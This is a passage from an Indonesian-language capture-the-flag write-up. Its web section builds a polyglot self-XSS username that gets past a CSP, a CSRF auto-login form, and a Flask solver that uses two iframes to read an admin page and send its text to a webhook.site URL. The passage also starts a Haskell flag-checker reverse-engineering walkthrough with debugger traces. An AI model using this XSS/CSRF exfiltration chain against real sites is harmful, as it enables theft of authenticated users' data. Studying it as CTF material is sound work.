    response.headers["Content-Security-Policy"] = "default-src
'self'; script-src 'self' https://cdn.tailwindcss.com/3.4.17
http://www.instagram.com/embed.js; style-src 'self' 'unsafe-inline';
frame-src https://www.instagram.com/;"
    return response
```

3. Cookiesnya SameSite=None, HTTP Only, dan Secure juga nyala

Cookie Settings

```
session=[cookie]; Secure; HttpOnly; Path=/; SameSite=None
```

Pendekatan

Untuk pendekatan awal saya mencari user controllable input untuk bisa melakukan injection dan sebenarnya ada banyak. Cuman rata-rata dampak injectionya akan kalah sama meta refresh tag, dan yang useful ada di endpoint “/” ketika user authenticated.

app.py

```
@app.route('/')
def home():
    username = session.get('username', 'Guest')
    if username == 'Guest':
        return "Hello " + username + "!" + '<script
src="https://cdn.tailwindcss.com/3.4.17"></script><body
class="min-h-screen flex flex-col items-center gap-4 justify-center
bg-gradient-to-br from-slate-900 via-indigo-900 to-sky-900
text-slate-100 text-center font-sans"><br>Login untuk melihat easter
egg.<a href="/login" class="px-6 py-3 bg-sky-500 hover:bg-sky-600
text-slate-900 font-semibold rounded-xl shadow-lg
transition">Login</a></body>'
    else:
        return "Hello " + username + "!" + "<meta
http-equiv='refresh' content='0; url=/dashboard' />"
```

Dimana letak username ditaruh lebih awal dari meta tag sehingga bisa kita comment belakangnya kayak gini:

```
<script src=’/’></script><!--
```

Di endpoint itu kita entar bisa ngelakuin XSS via payload dalam username, cuman masalah utama muncul dari aturan CSP yang berfirman: default-src ‘self’; sehingga kita perlu storing payloadnya somewhere di origin yang sama lalu import selayaknya import js script via script tag. Untuk solving problem tersebut, saya membuat username yang bisa bertindak sebagai html tag, namun juga javascript. Sehingga kita bisa bikin user sebagai berikut:

```
= async () => {//dosomethinghere//}; Hello(); //<script src=’/’></script><!--
```

Jadinya kalau diproses as html element bakal dirender kayak gini

```
Hello = async () => {//dosomethinghere//}; Hello(); //<script src=’/’></script><!-- !
<meta http-equiv='refresh' content='0; url=/dashboard' />
```

Tapi kalau diproses as JS bakal jadi kayak gini

```
Hello = async () => {//dosomethinghere//}; Hello(); //<script src=’/’></script><!-- !
<meta http-equiv='refresh' content='0; url=/dashboard' />
```

Oke sekarang kita punya XSS, tapi baru self. Untuk bisa menyerang target, kita bisa deploy web yang bakal ngasih 2 iframe, satu credentialless, satu nya normal. Karena settingan cookies nya SameSite=None, jadi cookiesnya bisa ditransport ke iframe yang normal. Sedangkan di iframe yang credentialless, kita bisa set src-nya ke payload CSRF untuk login dengan user yang ada payload self XSSnya. Karena cookiesnya HTTP Only, kita gabisa ambil cookies di iframe admin. Namun, kita bisa ambil konten dari body di dalem iframe admin ke iframe attacker, trus kita kirim ke webhook. Jadi untuk XSS finalnya gini:

```
= async () => { await new Promise(r => setTimeout(r,1000));
location.replace(`https://webhook.site/0add71c9-d38a-4c4b-911d-8fa58b36fa9d?c=${
btoa(window.top[1].document.body.innerText)}`); }; Hello();// <script
src='/'></script><!--
```

Untuk full solution script ada di bagian bawah:

Solusi


solver.py

```
from flask import Flask

app = Flask(__name__)

@app.route("/cok.html")
def index():
    return '''
    <iframe name="alamak" src="./csrf.html" width="40%"
height="500px" credentialless></iframe>
<iframe name="kisanak" src="https://127.0.0.1:40111/flag" width="40%"
height="500px"></iframe>'''

@app.route("/csrf.html")
def what():
    return '''<html>
```

```
<body>
  <form action="https://127.0.0.1:40111/login" method="POST">
    <input type="hidden" name="username" value=" = async () => {
await new Promise(r => setTimeout(r,1000));
location.replace(`https://webhook.site/0add71c9-d38a-4c4b-911d-8fa58b
36fa9d?c=${btoa(window.top[1].document.body.innerText)}`); };
Hello();// <script src='/'></script><!--" />
    <input type="hidden" name="password" value="calamity" />
    <input type="submit" value="Submit request" />
  </form>
  <script>
    document.forms[0].submit();
  </script>
</body>
</html>'''

@app.route("/")
def hole():
    return "aku ganteng"
app.run(host="0.0.0.0", port=1338, ssl_context='adhoc')
```

Tinggal tunnel via ngrok trus kita kasih adminnya url ke /cok.html untuk trigger exploitnya.

Hasil




https://webhook.site/0add71c9-d38a-4c4b-911d-8fa58b36fa9d?c=TkNXe2l5YV9ndWFfdGF1X2NoYWxsX2luaV9nYXlfYmFuZ2V0fQ==

Host	31.97.187.222 Whois Shodan Netify Censys VirusTotal
Location	ID Jakarta, Jakarta Raya, Indonesia
Date	23/11/2025 21.54.34 (17 jam yang lalu)
Size	0 bytes
Time	0.001 sec
ID	0d37e790-de14-4593-942d-db7c2534e809
Note	Add Note

Query strings

c	TkNXe2l5YV9ndWFfdGF1X2NoYWxsX2luaV9nYXlfYmFuZ2V0fQ==



Alphabet
A-Za-z0-9+/=

☑ Remove non-alphabet chars ☐ Strict mode

Input

```
TkNXe2l5YV9ndWFfdGF1X2NoYWxsX2luaV9nYXlfYmFuZ2V0fQ==
```

```
52   1   0→50 (50 selected)
```

Output

```
NCW{iya_gua_tau_chall_ini_gay_banget}
```

REVERSE ENGINEERING

Haskell’s Herring

Flag:
NCW{1t5_my_f1rst_t1m3_l34rn1ng_4b07t_h4sk311!_d1d_y07_l34rn_4nyth1ng_1nt3r3st1ng?}


Deskripsi

Maybe the real ~~treasure~~ challenge was the ~~friends~~ built-in functions we learned along the way.

Author: ringoshiro


Informasi Terkait Soal

Diberikan sebuah binary Haskell 😢. Kita coba run dulu dan ternyata merupakan challenge flagchecker:



```
● → Haskell's Herring ./chall
  Enter flag:
  NCW{hehehehehehehehehehe}
  Nope.
```


Saat kita decompile, terdapat beberapa function yang menarik:



```
frame_dummy                      .tex
Main_encodedFlag_info            .tex
Main_zdwencodeFlagStyle_info     .tex
Main_encodeFlagStyle_info        .tex
Main_checkFlag_info              .tex
Main_main1_info                  .tex
Main_main_info                   .tex
Main_main8_info                  .tex
ZCMain_main_info                 .tex
```

Ada encodedFlag, checkFlag dll.


Kita coba analisis function checkFlag:



```
────────────────────────────────────────────────────────────[ DISASM / x86-64 / set emulate on ]──────────────────────
 ► 0x40adc0 <Main_checkFlag_info>       lea    rax, [rbp - 0x20]      RAX ⇒ 0x4200405340 —▸ 0x4200407b5a ← 0xfd58000000000073 /* 's' */
   0x40adc4 <Main_checkFlag_info+4>     cmp    rax, r15               0x4200405340 - 0x42004050c0     EFLAGS ⇒ 0x202 [ cf pf af zf sf IF df of ac ]
   0x40adc7 <Main_checkFlag_info+7>   ✗ jb     Main_checkFlag_info+64      <Main_checkFlag_info+64>

   0x40adc9 <Main_checkFlag_info+9>     mov    qword ptr [rbp - 8], Main_checkFlag_info+48     [0x4200405358] ⩽ 0x40adf0 (Main_checkFlag_info+48) ← mov qword ptr [rbp], 0x40ae20
   0x40add1 <Main_checkFlag_info+17>    mov    rbx, r14                                        RBX ⇒ 0x4200408428 —▸ 0x743988 ← lea rax, [rbp - 0x18]
   0x40add4 <Main_checkFlag_info+20>    add    rbp, -8                                         RBP ⇒ 0x4200405358 (0x4200405360 + -0x8)
   0x40add8 <Main_checkFlag_info+24>    test   bl, 7                                           0x28 & 0x7     EFLAGS ⇒ 0x246 [ cf PF af ZF sf IF df of ac ]
   0x40addb <Main_checkFlag_info+27>  ✗ jne    Main_checkFlag_info+48      <Main_checkFlag_info+48>

   0x40addd <Main_checkFlag_info+29>    jmp    qword ptr [rbx]             <0x743988>
    ↓
   0x743988                             lea    rax, [rbp - 0x18]      RAX ⇒ 0x4200405340 —▸ 0x4200407b5a ← 0xfd58000000000073 /* 's' */
   0x74398c                             cmp    rax, r15               0x4200405340 - 0x42004050c0     EFLAGS ⇒ 0x202 [ cf pf af zf sf IF df of ac ]
──────────────────────────────────────────────────────────────────[ STACK ]──────────────────────────────────────────
```

Function pertama yang dipanggil setelah input

Terus kita coba tanya vibe reverse dengan GPT 😭. Kita coba dump instruction checkFlag nya:




Looking into how `Main_checkFlag_info` validates the user ByteString, I'll (1) follow the update frame that runs after `Main_zdwencodeFlagStyle_info`, (2) highlight the exact instructions that compare the lengths, and (3) explain the branches that handle mismatch vs. equality.

what the code does


- After `Main_checkFlag_info` calls `Main_zdwencodeFlagStyle_info`, it installs an update frame that lands at `loc_40AE20` in chall(6).asm. This frame loads the freshly encoded user ByteString into `rbp` (kept in `[rbp-10h]`) and forces `Main_encodedFlag_closure` into `rbx`.
- Inside `loc_40AE60` (lines ~9416–9480 in chall(6).asm) the first thing it does is read the length fields from both ByteStrings and compare them twice:

```
mov rax, [rbp+10h]        ; length of user ByteString
mov rcx, [rbx+17h]        ; length of stored flag ByteString
cmp rax, rcx
jnz short loc_40AED9      ; branch to failure when lengths differ
```




```
Thread 1 "chall" hit Breakpoint 1, 0x000000000040ae75 in Main_checkFlag_info ()
LEGEND: STACK | HEAP | CODE | DATA | WX | RODATA
──────────────────────────────────────────[ REGISTERS / show-flags off / show-compact-regs off ]──
 RAX  0x23
 RBX  0x4200409d11 ← 0x400000000004154 /* 'TA' */
 RCX  0x52
 RDX  0x4200400180 —▸ 0x4200406000 —▸ 0x9e22e8 (stg_BLACKHOLE_info) ← mov rax, qword ptr [rbx + 8]
 RDI  0xc5a501 (ghczmprim_GHCziTypes_ZMZN_closure+1) ← 0x6000000000009b1b
 RSI  0x52
 R8   0x70
 R9   0x800
 R10  0x42004079d8 —▸ 0x9e2f30 (stg_MUT_VAR_DIRTY_info) ← sub rsp, 8
 R11  0x24
 R12  0x4200409d38 ← 0
 R13  0xcecc98 (MainCapability+24) ← 0
 R14  0x4200504040 —▸ 0x9e2d50 (stg_ARR_WORDS_info) ← sub rsp, 8
 R15  0x42004050c0 ← 0
 RBP  0x4200405340 —▸ 0x40ae60 (Main_checkFlag_info+160) ← add r12, 0x10
 RSP  0x7ffffffa058 ← 0
 RIP  0x40ae75 (Main_checkFlag_info+181) ← cmp rax, rcx
───────────────────────────────────────────────────[ DISASM / x86-64 / set emulate on ]──
 ► 0x40ae75 <Main_checkFlag_info+181>    cmp    rax, rcx      0x23 - 0x52     EFLAGS ⇒ 0x287 [ CF PF af zf SF IF df of ac ]
   0x40ae78 <Main_checkFlag_info+184>   ✓jne    Main_checkFlag_info+281     <Main_checkFlag_info+281>
    ↓
```

Disini saya coba input “NCW{AAAAAAAAAAAAAAAAAAAAAAAAAAAAA}“ dan ternyata emang matched length nya (sasuga). Disini kita tau bahwa length flag nya adalah 0x52/82 char, sekarang kita coba input dengan length benar dan:




```
LEGEND: STACK | HEAP | CODE | DATA | WX | RODATA
──────────────────────────────────────────[ REGISTERS / show-flags off / show-compact-r
 RAX  0x52
 RBX  0x420040c211 ← 0x400000000004154 /* 'TA' */
 RCX  0x52
 RDX  0x4200400180 —▸ 0x4200406000 —▸ 0x9e22e8 (stg_BLACKHOLE_info) ← mov rax, qword ptr [rbx + 8]
 RDI  0xc5a501 (ghczmprim_GHCziTypes_ZMZN_closure+1) ← 0x6000000000009b1b
 RSI  0x52
 R8   0x70
 R9   0x800
 R10  0x42004079d8 —▸ 0x9e2f30 (stg_MUT_VAR_DIRTY_info) ← sub rsp, 8
 R11  0x53
 R12  0x420040c238 ← 0
 R13  0xcecc98 (MainCapability+24) ← 0
 R14  0x4200504070 —▸ 0x9e2d50 (stg_ARR_WORDS_info) ← sub rsp, 8
 R15  0x42004050c0 ← 0
 RBP  0x4200405340 —▸ 0x40ae60 (Main_checkFlag_info+160) ← add r12, 0x10
 RSP  0x7ffffffa058 ← 0
 RIP  0x40ae75 (Main_checkFlag_info+181) ← cmp rax, rcx
──────────────────────────────────────────────────[ DISASM / x86-64 / set emulate on ]
 ► 0x40ae75 <Main_checkFlag_info+181>    cmp    rax, rcx      0x52 - 0x52     EFLAGS ⇒ 0x246 [ cf PF af ZF sf IF df of ac ]
   0x40ae78 <Main_checkFlag_info+184>   ✗ jne   Main_checkFlag_info+281     <Main_checkFlag_info+281>
```

Checker nya cmp nya udah bener.




```
   0x40aed4 <Main_checkFlag_info+276>                                          jmp    bytestringzm0zi11zi5zi3_DataziByteStringziInternalziType_zdwcompareBytes_info <bytestringzm
ype_zdwcompareBytes_info>
    ↓
 ► 0x40b338 <bytestringzm0zi11zi5zi3_DataziByteStringziInternalziType_zdwcompareBytes_info>       mov    rax, rdi                 RAX ⇒ 0x52
   0x40b33b <bytestringzm0zi11zi5zi3_DataziByteStringziInternalziType_zdwcompareBytes_info+3>     mov    rbx, qword ptr [rbp]     RBX, [0x4200405350] ⇒ 0x52
   0x40b33f <bytestringzm0zi11zi5zi3_DataziByteStringziInternalziType_zdwcompareBytes_info+7>     test   rdi, rdi                 0x52 & 0x52     EFLAGS ⇒ 0x202 [ cf pf af zf sf IF df of ac ]
   0x40b342 <bytestringzm0zi11zi5zi3_DataziByteStringziInternalziType_zdwcompareBytes_info+10>   ✓jne    bytestringzm0zi11zi5zi3_DataziByteStringziInternalziType_zdwcompareBytes_info+31 <bytestrin
ziType_zdwcompareBytes_info+31>
    ↓
   0x40b357 <bytestringzm0zi11zi5zi3_DataziByteStringziInternalziType_zdwcompareBytes_info+31>    cmp    rax, rbx                 0x52 - 0x52     EFLAGS ⇒ 0x246 [ cf PF af ZF sf IF df of ac ]
   0x40b35a <bytestringzm0zi11zi5zi3_DataziByteStringziInternalziType_zdwcompareBytes_info+34>   ✗ jg    bytestringzm0zi11zi5zi3_DataziByteStringziInternalziType_zdwcompareBytes_info+121 <bytestri
lziType_zdwcompareBytes_info+121>
──────────────────────────────────────[ STACK ]──────────────────────────────────────
```

Disini dia lanjut manggil “bytestringzm0zi11zi5zi3_DataziByteStringziInternalziType_zdwcompareBytes_info”



```
LEGEND: STACK | HEAP | CODE | DATA | WX | RODATA
─────────────────────────────────────[ REGISTERS / show-flags off / show-compact-regs off ]──
 RAX  0
 RBX  0x52
 RCX  0x52
 RDX  0x52
 RDI  0x4200504010 ← 0x48464442825c464f
 RSI  0x4200504080 ← 0x663a7732825c464f
 R8   0x4200504080 ← 0x663a7732825c464f
 R9   0x420040c204 ← 0x50407000000000
 R10  0x42004079d8 —▸ 0x9e2f30 (stg_MUT_VAR_DIRTY_info) ← sub rsp, 8
 R11  0x53
 R12  0x420040c238 —▸ 0x4200504000 —▸ 0x9e2d50 (stg_ARR_WORDS_info) ← sub rsp, 8
 R13  0xcecc98 (MainCapability+24) ← 0
*R14  0x52
 R15  0x42004050c0 ← 0
 RBP  0x4200405350 ← 0x52 /* 'R' */
 RSP  0x7fffffffa050 ← 0
*RIP  0x40b374 (bytestringzm0zi11zi5zi3_DataziByteStringziInternalziType_zdwcompareBytes_info+60) ← call memcmp@plt
─────────────────────────────────────────────────────────────[ DISASM / x86-64 / set emulate on ]──
   0x40b366 <bytestringzm0zi11zi5zi3_DataziByteStringziInternalziType_zdwcompareBytes_info+46>    mov    rdi, r14              RDI ⇒ 0x4200504010 ← 0x48464442825c464f
   0x40b369 <bytestringzm0zi11zi5zi3_DataziByteStringziInternalziType_zdwcompareBytes_info+49>    mov    rsi, r8               RSI ⇒ 0x4200504080 ← 0x663a7732825c464f
   0x40b36c <bytestringzm0zi11zi5zi3_DataziByteStringziInternalziType_zdwcompareBytes_info+52>    mov    rcx, rax              RCX ⇒ 0x52
   0x40b36f <bytestringzm0zi11zi5zi3_DataziByteStringziInternalziType_zdwcompareBytes_info+55>    xor    eax, eax              EAX ⇒ 0
   0x40b371 <bytestringzm0zi11zi5zi3_DataziByteStringziInternalziType_zdwcompareBytes_info+57>    mov    r14, rcx              R14 ⇒ 0x52
 ▸ 0x40b374 <bytestringzm0zi11zi5zi3_DataziByteStringziInternalziType_zdwcompareBytes_info+60>    call   memcmp@plt              <memcmp@plt>
        s1: 0x4200504010 ← 0x48464442825c464f
        s2: 0x4200504080 ← 0x663a7732825c464f
        n: 0x52
```

Dan disini dia nge check, dimana s1 itu input user dan s2 encoded flag nya:

